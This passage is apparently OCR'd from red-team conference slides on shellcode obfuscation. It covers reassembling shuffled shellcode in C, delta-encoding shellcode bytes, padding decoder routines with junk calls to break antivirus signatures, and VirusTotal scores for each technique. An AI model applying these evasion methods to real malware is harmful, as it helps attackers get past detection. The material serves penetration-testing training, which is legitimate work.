
Putting the Puzzle Together

- Reconstruct the payload

```
positions = [1, 6, 8, 2, 5, 9, 7, 0, 4, 3];
int position = 0;
for (int idx = 0; idx < sizeof(positions) /
sizeof(positions[0]); idx++) {
    position = positions[idx];
    shellcode[position] = jigsaw[idx];
}
```

- https://redsiege.com/blog/2024/03/jigsaw/

Jigsaw = Results




Delta Encoding

- Store first byte of shellcode in a variable
- Each subsequent byte stored in delta array is
  `current_byte - previous_byte`
- Shellcode: `0xfc, 0x48, 0x83, 0xe4 …`
- Stored array of deltas becomes: `0x4c, 0x3b, 0x61`
  - 0x48 - 0xfc = 0x4c
  - 0x83 - 0x48 = 0x3b
  - 0xe4 - 0x83 = 0x61

- https://redsiege.com/blog/2024/04/introducing-delta-encoder/

Much Success!



Breaking Signatures

- Sometimes our decoding/decryption/translation routines get signatured
- Compile as a Windows program vs exe
- Break up the pattern by throwing in code that does something but doesn't change the result
  - Disable compiler optimization!
  - Inside your decoding/decryption/deobfuscation routine
  - `printf("");`
  - Write to null device
    - `FILE* outfile = fopen("nul", "w");`
    - `fputs("out", outfile);`
    - `fclose(outfile);`

The Results

Technique	VT Score
XOR Multibyte Key	2
Offsets	2
Jargon	3
Reverse Byte Order	4
Jigsaw	4
Reversed Byte XOR	5
IPv4	6
MAC Address	6
Caesar	7
RC4	7
XOR	8
AES	8
Two Array	8
Reverse String	13
UUID	13
Base64	18
No Obfuscation	27

More Info

- Adventures in Shellcode Obfuscation blog series
  - https://redsiege.com/adventures-in-shellcode-obfuscation/

- Code examples
  - https://github.com/RedSiege/Chromatophore

Other Obfuscation Ideas

- Steganography
- .NET BigInteger (Casey Smith = GOAT)
- Store shellcode in resource file
- Store shellcode in separate file
- Pull shellcode from remotely hosted location

Questions?

- mike@redsiege.com
- @hardwaterhacker / @redsiege
- https://www.linkedin.com/in/mike-saunders-7902631/
- https://redsiege.com/discord
- https://redsiege.com/wednesday-offensive/

- Slides: https://redsiege.com/hiding

REDSIEGE
INFORMATION SECURITY

BUSINESS:
GETOFFENSIVE@REDSIEGE.COM

OFFENSIVE SERVICES. OFFENSIVE MINDS

- **ASSUMED BREACH ASSESSMENT**
- **PENETRATION TESTING**
- **WEB APPLICATION PENETRATION TESTING**
- **RANSOMWARE READINESS ASSESSMENT**
- **RED TEAM & ADVERSARY EMULATION**
- **PURPLE TEAM & TRAINING**

OUR OFFENSE PREPARES YOUR DEFENSE